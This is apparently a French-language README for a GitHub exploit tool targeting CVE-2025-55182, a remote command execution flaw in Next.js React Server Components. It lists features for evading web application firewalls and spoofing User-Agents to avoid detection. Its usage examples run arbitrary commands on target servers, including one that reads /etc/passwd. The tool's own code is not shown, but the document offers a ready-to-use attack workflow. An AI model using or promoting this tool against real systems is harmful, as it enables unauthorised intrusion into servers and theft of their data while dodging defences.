
 dh4v4l8/cve-2025-55182-poc-tool
Outil d'exploitation automatisé pour CVE-2025-55182 dans les composants serveur React de Next.js. Permet l'exécution de commandes à distance avec contournement WAF intégré, en-têtes personnalisés et scan par lots pour les tests de pénétration.

Un puissant outil d'exploitation pour détecter et exploiter la vulnérabilité CVE-2025-55182 dans les composants serveur React de Next.js. Cet outil permet l'exécution de commandes à distance (RCE) dans les applications Next.js vulnérables, avec des capacités intégrées de contournement de WAF.

CVE-2025-55182 est une vulnérabilité critique dans les composants serveur React de Next.js qui permet à des attaquants distants d'exécuter des commandes arbitraires sur des serveurs vulnérables. Cet outil offre un moyen automatisé de détecter et d'exploiter cette vulnérabilité.
Exécution de commandes à distance : Exécutez des commandes arbitraires sur des serveurs Next.js vulnérables
Contournement de WAF : Contournement intégré du pare-feu applicatif web avec données indésirables configurables
Prise en charge d'en-têtes personnalisés : Ajoutez des en-têtes HTTP personnalisés pour l'authentification ou d'autres besoins
Ciblage flexible : Prise en charge de cibles uniques et de scans par lots
Prise en charge de protocoles multiples : Détection et gestion automatiques de HTTPS/HTTP
Timeouts personnalisés : Délais d'attente configurables pour différentes conditions réseau
Contrôle de vérification SSL : Option pour désactiver la vérification du certificat SSL
User-Agents personnalisés : Usurpation des agents utilisateur pour éviter la détection
# Clone the repository
git clone https://github.com/Dh4v4l8/CVE-2025-55182-poc-tool.git
cd CVE-2025-55182-poc-tool

# Make the script executable
chmod +x exploit.sh

# Test the installation
./exploit.sh -h
L'outil expose plusieurs options en ligne de commande permettant aux chercheurs de personnaliser les requêtes, de simuler du trafic ou de tester les couches de filtrage.
Usage: ./exploit.sh [OPTIONS]

Options:
  -d, --domain          Target domain/URL (default: http://localhost:3000)
                        If no protocol specified, defaults to https://
  -c, --command         Command to execute (default: id)
  -w, --waf-bypass      Enable WAF bypass with junk data (default: 128KB)
  --waf-size SIZE       WAF bypass data size in KB (default: 128)
  --timeout SECONDS     Request timeout in seconds (default: 15)
  -k, --insecure        Disable SSL certificate verification
  --user-agent AGENT    Custom User-Agent string
  -h, --help            Show this help message
# Check if target is vulnerable with default command
./exploit.sh -d https://target.com

# Execute custom command
./exploit.sh -d https://target.com -c "whoami"

# Read system files
./exploit.sh -d https://target.com -c "cat /etc/passwd"
# Enable WAF bypass
./exploit.sh -d https://target.com -c "ls -la" -w

# Custom WAF bypass size (256KB)
./exploit.sh -d https://target.com -c "cat /etc/passwd" -w --waf-size 256

# Disable SSL verification
./exploit.sh -d https://target.com -c "id" -k

# Custom timeout
./exploit.sh -d https://target.com -c "ping -c 3 google.com" --timeout 30

# Custom User-Agent
./exploit.sh -d https://target.com -c "id" --user-agent "CustomScanner/1.0"






